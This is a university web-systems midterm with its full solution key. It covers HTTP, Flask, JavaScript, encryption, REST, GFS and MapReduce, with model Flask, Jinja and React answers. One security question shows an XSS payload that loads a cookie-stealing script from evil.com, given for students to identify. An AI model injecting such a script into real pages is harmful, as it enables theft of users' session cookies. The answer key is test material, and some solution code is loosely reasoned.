EECS 485 Midterm Exam Winter 2025 SOLUTION

This is a 120 minute, closed-book exam.

You may use one cheat sheet, 8.5”x11”, double-sided.

No other notes or use of any computing or communication hardware (e.g., calculators, cell phones, etc.) is allowed.

For multiple-choice questions, indicate your response by filling in the appropriate bubble. Fill in the bubble completely, and make sure to erase completely if you change your answer. For free response questions, write your answers clearly in the space provided in each problem.

Collaboration or assistance is prohibited

- You are NOT allowed to collaborate with anyone else to answer these questions.
- You are NOT allowed to solicit assistance from anyone to answer these questions.

You are to abide by the University of Michigan/Engineering Honor Code. To receive a grade, please sign below to signify that you have kept the honor code pledge.

I have neither given nor received aid on this exam, nor have I concealed any violations of the Honor Code.

Signature: _____

Name: _____

Uniqname: _____

UMID: _____

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

Multiple Choice (40 points)

Demo Question: How should I fill in my responses for a Multiple Choice question?

- **A. Fill in the chosen bubble completely and only select ONE per question!**

HTML, CSS, HTTP, Server-Side & Client-Side Dynamic Page

1. Which of the following can be implemented with server-side dynamic pages?

◯ A. Creating a post without a reload
◯ B. Double clicking a post to add a like without a reload
◯ C. Reloading individual parts of a page without a refresh
◯ D. Adding and deleting a comment with a refresh
◯ E. All of the above

Solution: A-C require client-side dynamic pages, but you can add and delete comments (with a reload) using server-side dynamic pages

2. For server-side pages, server code can't modify a rendered page once it has been rendered and sent to the browser. To address this limitation, client-side pages use:

◯ A. Flask to set up routes and functions to refresh templated pages
◯ B. JavaScript to interact with the server and reload the page on DOM changes
◯ C. Jinja to automatically re-render templates as client data is updated
◯ D. HTML event handlers to to handle client actions and modify the web page
◯ E. JavaScript to modify the DOM and update the rendered page

Solution: Client-side dynamic pages use code running the client's web browser (JavaScript in this case), rather than Flask, HTML, or Jinja to modify the dom and change individual pieces in the rendered page. B is incorrect as it does not interact with the server.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

3. You navigate to https://atlas.ai.umich.edu/course/EECS%20485/ to learn more about EECS 485. If the website was implemented using flask and server-side dynamic pages, which of the following functions would run and work as intended?

◯ A. @atlas.app.route('/course/', methods=["GET"])
def course():

◯ B. @atlas.app.route('/course/<course_id>/', methods=["GET"])
def course():

◯ C. @atlas.app.route('/course/<course_id>/', methods=["GET"])
def course(course_id):

◯ D. @atlas.app.route('/course/<course_id>/?type=EECS', methods=["GET"])
def course(course_id, type):

◯ E. @atlas.app.route('/course/<course_id>/?type=EECS', methods=["GET"])
def course(course_id):

Course specifies the path, and the ID is a parameter for the function, making C the correct answer. There is no specified type in the url provided.

4. Which of the following is **TRUE** about event-driven programming?

◯ A. The event queue stores event callbacks waiting to execute
◯ B. An event handler runs before an event occurs to catch and respond to it
◯ C. The event table maps events to their location in the event queue
◯ D. The addEventListener() function updates the event queue with new event instances
◯ E. Events in the event queue are executed before completing functions in the stack

Solution:

A. Correct - The event queue does store event handlers
B. Incorrect - the event handler runs after an event occurs
C. Incorrect - the event table maps events to the event handler
D. Incorrect - the function updates the event table
E. Incorrect - the stack functions must all execute before events in the queue are added to the stack and are executed

5. Which of the following is **FALSE** about HTTP?

◯ A. For static content, HTTP servers are file servers on the server side

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

◯ B. The server opens a connection to the client and sends a response to the request

◯ C. Cookies carry state between HTTP requests

◯ D. HTTP does not maintain the state of communication from previous connections between the client and server

◯ E The HEAD request can help verify if a page has been changed

Solution: A server cannot open a connection to a client

Sessions, Encryption, Web Security

---

1. Which type of attack does the following comment on a social media website demonstrate?

```
Nice picture! <script src="http://evil.com/steal_cookies.js"></script>
```

◯ A. SQL Injection

◯ B. Man-in-the-middle attack

◯ C. Replay attack

◯ D. Cross-site scripting

◯ E. None of the above

Solution

D is correct. Cross-Site Scripting (XSS) injects malicious code, like JavaScript, into a web page viewed by other users. A is incorrect because SQL injection involves submitting SQL to forms on a website, B is incorrect because man-in-the-middle attacks involve a malicious party between two parties communicating, C is incorrect because replay attacks involve sending the same message multiple times.

2. Which of the following is **FALSE**?

◯ A. Symmetric encryption uses the same key for encryption and decryption

◯ B. Cryptographic hash functions do not use a key.

◯ C. Cryptographic hash functions cannot be reversed.

◯ D. If an attacker intercepts a message and passes it on without modification, it is an example of a man-in-the-middle attack.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

◯ E. Salting is one defense against replay attacks.

Solution:

E is FALSE, good defenses against replay attacks are sequence numbers for messages and random numbers (nonce).

3. Which of the following is **TRUE**?

◯ A. If Alice and Bob are communicating with asymmetric encryption, Bob knows Alice's private key but no one else does, making it private.

◯ B. A certificate authority that signs keys without adequate verification can enable attackers to launch man-in-the-middle attacks.

◯ C. A malicious user resending a previously captured message multiple times is an example of a replay attack.

◯ D. Encrypting a message is the only way to prevent a replay attack.

◯ E. More than one of the above is TRUE

Solution:

A. Only Alice knows her private key, this is what makes it private.
B. B is correct; while an attacker would still need to redirect traffic—such as through DNS poisoning, rogue access points, or compromised routers—the root cause of the MITM vulnerability in this scenario is the improperly issued certificate.
C. C is a correct answer because a replay attack involves capturing a legitimate message (e.g., "transfer $100") and resending it multiple times to perform unauthorized actions.
D. Sequence numbers for messages can prevent replay attacks.
E. B and C are both true

4. What is the primary purpose of a Public Key Infrastructure (PKI)?

◯ A. Encrypts messages using symmetric encryption to ensure confidentiality.

◯ B. Securely distributes certificate authority public keys and verifies their authenticity using certificates.

◯ C. Protects private keys by storing them in a centralized server.

◯ D. Adds salts to password hashes for enhanced security.

◯ E. Serves as a protocol used for brute-force attacks on encrypted data.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

Solution:

A. PKI does not perform encryption; it distributes and authenticates public keys. Encryption is performed using the keys themselves.
B. PKI ensures secure distribution and verification of public keys through certificates, preventing attackers from using fake keys (Slide 41, 05_Encryption.pdf).
C. PKI does not store private keys; private keys remain secret and are managed by their owners.
D. PKI is unrelated to password hashing or salting, which are methods for securing stored passwords.
E. PKI is not a protocol for attacks; it is a framework for secure key management and trust establishment.

5. Two people want to send messages bidirectionally with asymmetric encryption without meeting in person. How many keys are needed for this?

◯ A. 1 private key
◯ B. 2 keys: 1 public, 1 private
◯ C. 2 private keys
◯ D. 4 keys: 2 public, 2 private
◯ E. Asymmetric encryption requires prior exchange of private keys

Solution:

Consider the parties named Alice and Bob. For Bob to send a message to Alice he will encrypt the message with Alice's public key, when she receives the message she will decrypt with her private key. For Alice to send a message to Bob she will encrypt the message with Bob's public key and he will decrypt the message with his private key. K_Alice_public, K_Bob_public, K_Alice_private, B_Bob_private is 4 keys total, 2 public 2 private. D is correct

REST APIs, JavaScript, Asynchronous Programming

1. Jeff is testing the REST API for a blogging platform. He sent the following requests:

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

A GET request to `/posts/`, which returned a 200 response code.

A POST request to `/posts/`, which returned a 201 response code.

A DELETE request to `/posts/234/`, which returned a 404 response code.

A PUT request to `/posts/123/`, which returned a 403 response code.

What can be inferred about Jeff's interaction with the API?

◯ A. Jeff successfully created a new post in the database.
◯ B. Jeff does not have the required permission to update post `/123`.
◯ C. The `/posts/234/` resource does not exist or cannot be found.
◯ D. Jeff can successfully view the list of posts with a GET request.
◯ E. All of the above

Solution:

A. Incorrect because option B, C, D are also correct
B. Incorrect because option A, C, D are also correct
C. Incorrect because option A, B, D are also correct
D. Incorrect because option A, B, C are also correct
E. A is true because the POST request returned 201, indicating resource creation. B is true because the PUT request to `/posts/123/` returned 403, indicating forbidden access. C is true because the DELETE request to `/posts/234/` returned 404, indicating the resource doesn't exist. D is true because the GET request returned 200.

2. Akanksha wrote the following JavaScript function to simulate a weather forecast system:

```
function getWeatherForecast(city) {
  setTimeout(() => {
    console.log("Processing...");
    fetch(`/api/weather/${city}`)
      .then(() => {
        console.log("Updating...");
```


Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

```
        });
    }, 500);
    console.log("Ready!");
    setTimeout(() => {
      console.log("Fetching...");
    }, 300);
  }
  getWeatherForecast("London");
```

What will the sequence of console log messages be, assuming the `fetch` call succeeds and console.log() takes less than 200 ms?

- ◯ A. Ready! Fetching... Processing... Updating…
- ◯ B. Ready! Processing... Fetching... Updating…
- ◯ C. Fetching... Ready! Processing… Updating...
- ◯ D. Ready! Fetching... Updating... Processing…
- ◯ E. None of the above

Solution:

A. Correct because "Ready!" runs first, followed by "Fetching..." (300ms timeout), then "Processing..." (500ms timeout), and finally "Updating…!" when the Promise resolves.
B. Incorrect because "Fetching..." (300ms) always logs before "Processing..." (500ms).
C. Incorrect because "Ready!" always logs first as it is synchronous.
D. Incorrect because "Updating…" cannot log before "Processing..." due to Promise resolution order.
E. Incorrect because Option A matches the sequence based on the event loop and delays.

3. In an asynchronous messaging app, messages sent from the server to the client may arrive out of order due to network delays (e.g. message 3 might arrive before message 1). What is the most effective way to ensure messages are displayed in the correct order?

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

◯ A. Use placeholders for messages based on their sequence numbers and display them only after all preceding messages arrive.

◯ B. Display each message as soon as it arrives, regardless of its order.

◯ C. Add delays to messages to synchronize their arrival times.

◯ D. Use synchronous programming to ensure messages are received in order while maintaining good performance.

◯ E. None of the above

Solution:

A. Correct because this approach ensures that messages are displayed in the correct order by reserving space for missing packets until they arrive.
B. Incorrect this results in out-of-order messages being displayed, leading to a poor user experience.
C. Incorrect because this unnecessarily slows down message delivery without guaranteeing correct order.
D. Incorrect because synchronous programming defeats the benefits of asynchronous systems and can severely degrade performance.
E. Incorrect because option A is a.viable solution.

4. Which of the following is **TRUE** about REST APIs?

◯ A. REST APIs require data to be transferred only in JSON format.

◯ B. PUT requests are used to delete resources on the server.

◯ C. A REST API is stateless, meaning the server does not retain client data between requests.

◯ D. REST APIs are incompatible with the HTTP protocol.

◯ E. REST APIs always return the same status code for successful requests.

Solution:

A. Incorrect because REST APIs can use multiple data formats like JSON, XML, or plain text, depending on the implementation.
B. Incorrect because DELETE requests are used to remove resources, while PUT is generally used to update or create resources.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

C. Correct because the stateless nature of REST ensures that no client context is stored on the server between requests.
D. Incorrect because REST APIs are built to work seamlessly with the HTTP protocol and its methods.
E. Incorrect because REST APIs can return different formats (e.g., JSON, XML) depending on the request headers, such as Accept.

5. Which of the following statements about JavaScript execution in web browsers is TRUE?

◯ A. JavaScript cannot make network requests in the browser.
◯ B. JavaScript code always executes in the order it appears.
◯ C. JavaScript requires explicit compilation before it can run.
◯ D. By default, JavaScript runs in a single-threaded environment in the browser.
◯ E. JavaScript cannot modify or access HTML elements.

Solution:

A. Incorrect because JavaScript can make network requests using APIs like fetch
B. Incorrect because JavaScript supports asynchronous operations.
C. Incorrect because JavaScript is interpreted by the browser and does not require explicit compilation.
D. Correct because JavaScript operates in a single-threaded environment, though it can handle asynchronous operations using the event loop.
E. Incorrect because JavaScript is used to interact with and manipulate HTML elements via the DOM.

Distributed Systems, MapReduce, Google File System

Refer to the diagrams below of the Google File System for Questions 1 and 2. Use Figure 1 for Question 1 and Figure 2 for Question 2.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____




Figure 1




Figure 2

1. In the system from **Figure 1** above, the system is…

   ◯ A. Inconsistent and undefined
   ◯ B. Inconsistent and defined
   ◯ C. Consistent and undefined
   ◯ D. Consistent and defined
   ◯ E. Cannot be determined

   In the end without adding any additional writes, the system is inconsistent and undefined. It remains inconsistent because in CS1, the last version of C100 we have is from Client 1. In CS2, the last version of C100 we have is from Client 2. Because we can't guarantee the final values of C100 *and* C101 on *all* chunkservers come from the *same* client, we can't guarantee that the file (sequence of chunks) is defined.

2. In **Figure 2**, arrows **A-C** represent potential writes. Which write from **Figure 2** will we need to add to ensure the system is both consistent and defined?

   ◯ A. Write A
   ◯ B. Write B
   ◯ C. Write C
   ◯ D. The system is already consistent and defined
   ◯ E. None of the above

   Client 2 directly writes to C100 in both CS1 *and* CS2, which does not follow the write forwarding rules. The write forwarding rules guarantee that updates to the same chunk

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

occur in the same order to all chunkservers. Without write forwarding, we can't guarantee consistency.

For Questions 3 and 4, refer to the following scenario.

As a bonding activity, EECS 485 Staff decides to process visit logs from eecs485.org which uses a Madoop MapReduce framework.

3. EECS 485 Staff notices that one of the map worker nodes crashed during execution. Which of the following **BEST** describes how the program handles this?

◯ A. The worker node is temporarily ignored to prevent additional delays
◯ B. The shadow main takes over to complete the failed task
◯ C. The failed task remains unassigned until a worker becomes available to take it
◯ D. The failed task waits for the same worker to recover before being retried
◯ E. The failed task is always immediately reassigned to another worker for completion

A is incorrect because the worker node is not removed during fault tolerance (but rather, tasks are reassigned). B is incorrect because the shadow main operates in place of the manager when the manager fails, not the worker node. C is incorrect because the tasks are immediately reassigned to operating workers to ensure task completion. D is incorrect because the MapReduce framework prioritizes reassigning tasks to available workers rather than retrying on the same worker (fault tolerance).

4. Later in the semester, we discover that some analysis logs are still missing, indicating that fault tolerance is not functioning as expected. What is the **MOST** likely reason?

◯ A. Not enough worker nodes are being used to handle the large load
◯ B. Failed tasks are ignored instead of being reassigned to other workers
◯ C. Task retries failed due to synchronization issues between manager and workers
◯ D. The worker nodes are not reporting task failures to the manager

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

◯ E. The shadow main operated in read-only mode, causing failed tasks to be skipped

A is incorrect because the lack of nodes does not explain why there are missing logs–MapReduce jobs will still be completed, even if slow. C is incorrect because synchronization issues can cause delays, but would not cause data loss. D is incorrect because if worker nodes fail to report, the manager node would detect failure through lack of heartbeats and reassign the task. E is incorrect because the shadow main operating in place of the manager would not cause failed tasks to be skipped.

5. Which of the following **BEST** describes fault tolerance in a **distributed storage system** like GFS?

◯ A. If the main server fails, the system elects an arbitrary chunkserver to take over
◯ B. If the main server fails, the system creates copies of all data to prevent loss
◯ C. If the main server fails, the system is temporarily unavailable until the main revives
◯ D. If a chunkserver fails, the system can recover its data from other chunkservers
◯ E. If a chunkserver fails, the system can recover its data from the main server

A is incorrect because the shadow main will temporarily take over and provide read-only access. B is incorrect because data is replicated across multiple chunkservers in a distributed system. C is incorrect because fault tolerance in a distributed system prevents full system failure from one point. E is incorrect because the main server only stores metadata and coordinates tasks.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

Free Response 1: FourEightyFile (30 points)

EECS 485 staff want to build their own file storage application, FourEightyFile, which displays files similar to Dropbox or Google Drive. Users can browse folders. The contents of a folder are displayed in order of popularity (based on `access_count`).

We have provided the following database schema:

```
CREATE TABLE items (
    item_id INTEGER PRIMARY KEY AUTOINCREMENT,
    parent VARCHAR(12) DEFAULT "home",
    item_name VARCHAR(12),
    type VARCHAR(10) NOT NULL,
    owner VARCHAR(8) NOT NULL,
    access_count INTEGER,
    FOREIGN KEY (owner)
        REFERENCES users(user)
);
```

```
CREATE TABLE users (
    user VARCHAR(8) PRIMARY KEY,
    is_staff BOOLEAN
);
```

For each entry in the items table, type can be either `file` or `folder`.

The following helper function is provided for you:

```
def authenticate(password)
# takes in a string containing the password
# returns True if the password is correct, False otherwise
```

Simplifying assumptions

- `access_count` is not updated when users go back to the parent directory.
- Each folder name is unique.
- Users will always make requests for folders that exist.
- A user is always logged in.
- You may assume all necessary libraries have been imported.

NOTE: The username of the logged-in user is stored in a session and is called "`logname`".

GET /<folder>/

This route renders the `drive.html` template with a context dictionary. The context must include:

- `folder`: The current folder being accessed.
- `parent`: The parent folder of the current folder. `None` if there is no parent directory.
- `items`: A list of dictionaries, each containing the name and type (`file` or `folder`) of the direct subfolders or files within this folder in descending order by popularity, indicated by `access_count`.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

```
@app.route('/<folder>/')
def show_folder(folder):
   con = get_db_connection()
   cur = con.execute(
         "SELECT item_name, type FROM items "
         "WHERE parent = ? "
         "ORDER BY access_count DESC",
         (folder,)
     )
     items = cur.fetchall()

     cur = con.execute(
         "SELECT parent FROM items "
         "WHERE item_name = ? ",
         (folder,)
     )
     parent = cur.fetchone()["parent"]

     context = {
                 "folder": folder,
                 "items": items,
                 "parent": parent,
             }

     return flask.render_template("drive.html", **context)
```

drive.html

Write the <body> tag of a Jinja template for the drive. It should include:

- The header for the page “EECS485”
- The name of the current folder being viewed.
- A hyperlink with the name of the immediate parent folder, with the path to the parent folder. Nothing needs to be displayed if there is no parent.
- If the item is a file, display the filename with a hyperlink to `/uploads/<filename>`
- If the item is a folder, display a form.
    - Upon submission, a POST request is made to `/access_folder/` with the target set to the subfolder URL (not including the parent in the path).
    - If the folder name is "eecs485staff", display a text input for the password.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

The following is a screenshot of the drive. Your template should have the exact same text, links, and forms as the screenshots. The styling and icons are not necessary.

home folder view (no parent dir)	agirdhar subfolder view (with parent dir home)
EECS 485 **home** eecs485staff Password agirdhar abbyhart midterm.pdf final.pdf	EECS 485 /home/ **agirdhar** wordle office hours webby fish

<body>

```
  <p>EECS 485</p>

  {% if parent %}
    <a href="/{{parent}}/">/{{parent}}/</a>
  {% endif %}

  <p>{{folder}}</p>

  {% for item in items %}
    {% if item.type == "file" %}
      <a href="/uploads/{{item.item_name}}">{{item.item_name}}</a>
    {% else %}
      <form action="/access_folder/?target=/{{item.item_name}}/"
method="post">
        <input type="submit" value="{{item.item_name}}">
        {% if item.item_name == "eecs485staff" %}
            <input type="text" name="password" value="Password" />
        {% endif %}
      </form>
    {% endif %}
  {% endfor %}
```

</body>

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

POST /access_folder/

This route accepts a POST request which authenticates the password (if there is one), updates the access count for the subfolder, and redirects to the subfolder specified by target.

- The eecs485staff folder is the only folder with a password. If the password is incorrect, abort with response code 403. Use the helper function provided for authentication.
- The user accessing the folder must be either the user who owns the folder or a staff member. Otherwise, abort with response code 403.
- Increment the access count for the folder that has been successfully accessed.
- Redirect to the target page.

Hint: The strip function might be useful to get the name of the folder from the target string. eg. `text.strip("#")` removes all the # characters from the text string and returns the result.

```
@app.route('/access_folder/', methods=["POST"])
def handle_post():
    con = get_db_connection()
```


```
    target = flask.request.args["target"]
    password = flask.request.form.get("password")
    logname = flask.session["logname"]

    folder = target.strip("/")
    if folder == "eecs485staff" and not authenticate(password):
        flask.abort(403)

    cur = con.execute(
        "SELECT * FROM items "
        "JOIN users "
        "ON items.owner = users.user "
        "WHERE (items.item_name = ? AND items.owner = ?) "
        "OR (users.user = ? AND users.is_staff = 1)",
        (folder, logname, logname)
    )

    result = cur.fetchone()
    if not result:
        flask.abort(403)

    con.execute(
        "UPDATE items "
        "SET access_count = access_count + 1 "
        "WHERE item_name = ?",
        (folder, )
    )
    return flask.redirect(target)
```


Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

Free Response 2: Life485 (30 points)

EECS 485 staff wants to design a Life485 App to help people locate their friends!
Implement a user interface that can show friends' locations and speeds on the map.



`World` component:

- Declares **1** state variable:
  - `Friends` (type list) stores the list of friends from the API
- Renders the list of friends. For each friend:
  - Render a `Friend` component with their unique **id**.
  - Pass in the `handleDelete` function.

`Friend` component:

- Takes **2** props:
  - `handleDelete`: the handler that deletes the friend.
  - `id`: the id of the friend.
- Declares **4** state variables:
  - `name`(string), `xLocs`(list), `yLocs`(list)
  - `isFinished`(boolean): When false render an empty component; when true, render the friend information.
- Updates friends' state information **every `1` second**.
- Stores the 10 most recent x and y positions from API calls to calculate and display speed using the `calculateSpeed` function. If there are less than 10 data points, "Not enough data" should be displayed, and `calculateSpeed` should not be called.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

- Renders:
  - Name of the friend.
  - Delete button to delete the current friend.
  - "Speed: {Current speed}" or "Not enough data" if 10 data points haven't been stored yet. Current speed is found using the `calculateSpeed` function.
- Positions the `Friend` component's HTML at the correct coordinate.

API routes:

Note: You should correctly handle any errors thrown by API calls to the backend service. You should print a reasonable error message to the console.

GET '/api/v1/friends/<int: friend_id>/'

This API endpoint accepts GET requests and returns information about **a friend** using their id.

GET /api/v1/friends/<int:friend_id>/
Returns
```
{
    "name": <string>, "id":<integer>, "x": <integer>, "y": <integer>
}
```

Hints:

- `const interval = setInterval(func, x)` calls `func` every x milliseconds until `clearInterval(interval)` is called. The first call is made after x milliseconds. **Setting a timer is a side effect**, so you should follow best practices for avoiding race conditions with stale effects
- Array elements in Javascript can be accessed using their index. E.g. `nums[0]` returns the first element of the array. You can get the length of an array using `.length`, e.g. `nums.length`.
- You can access part of an array using `slice(<int>)`. E.g `.nums.slice(1)` returns an array with all but the first element
- To position the friend at its coordinates, use the top and left style properties on the `Friend` component's HTML element. For example,
  `<div style={{ position: "absolute", top: <y>, left: <x> }}></div>`
  "top" should be set to the y coordinate and "left" should be set to the x coordinate.

Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

World Component

```
import React, { StrictMode, useEffect, useState } from "react";
import Friend from "./friend";
export default function World(){

    const [friends, setFriends] = ...

    // Handles fetching and setting friends state in World component
    useEffect(...);

    // Deletes friend id from friends
    const handleDelete = (id) => ...;

    // return the HTML
    return (
          <>
            {friends.map((f) => (
                <div key={f.id}>
                    <Friend id={f.id} handleDelete={handleDelete}/>
                </div>
            ))}
          </>
        );

   };
export default World;
```


Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

Friend Component

```
import React, { StrictMode, useEffect, useState } from "react";
export default function Friend({   id,  handleDelete   }){

    // state variables
    const [name, setName] = ...
    const [xLocs, setXLocs] = ...
    const [yLocs, setYLocs] = ...
    const [isFinished, setIsFinished] =  useState(false);

    // calculates and returns speed
    const calculateSpeed = (oldestX, oldestY, newestX, newestY) ...

    //adds data as a new element to the end of the array
    //removes first element from array if its length is greater than
10
    //returns the modified or unmodified array
    const appendAndTrim = (array, data) => {

        const newArray = [...array, data];
        if (newArray.length > 10) {
            return newArray.slice(1);
        } else {
            return newArray;
        }

    }
```


Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

```
useEffect(() => {
// Handles fetching and updating a friend component's states
```

```
    const fetch_friends = () => {
      fetch(`/api/v1/friends/${id}/`, { credentials: "same-origin"
})
        .then((response) => {
          if (!response.ok) throw Error(response.statusText);
          return response.json();
        })
        .then((data) => {
            setName(data.name);
            setIsFinished(true);
            setXLocs((prevXLocs) => appendAndTrim(prevXLocs,
data.x));
            setYLocs((prevYLocs) => appendAndTrim(prevYLocs,
data.y));
        })
        .catch((error) => console.log(error));
    };

    const inter = setInterval(fetch_friends, 1000);

    return () => {
      clearInterval(inter);
    };
```

```
}, []);
```


Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/

uniqname: _____

```
// return the HTML
if (!isFinished){
    return (
        <>
        </>
    )
  }

  return (
    <>
      <div
        style={{
          position: "absolute",
          top: yLocs[yLocs.length - 1],
          left: xLocs[xLocs.length - 1],
        }}
      >
        <div>
        {xLocs.length < 10 ? (
          <h2>Not enough data</h2>
        ) : (
          <h2>Speed: {calculateSpeed(xLocs[0], yLocs[0],
xLocs[xLocs.length - 1], yLocs[yLocs.length - 1])}</h2>
        )}
        </div>
        <h2>{name}</h2>
        <div>
        <button onClick={() => handleDelete(id)}>Delete</button>
        </div>
      </div>
    </>
  );
```

```
};
export default Friend;
```


Licensed under Creative Commons Attribution-NonCommercial 4.0 License.
https://creativecommons.org/licenses/by-nc/4.0/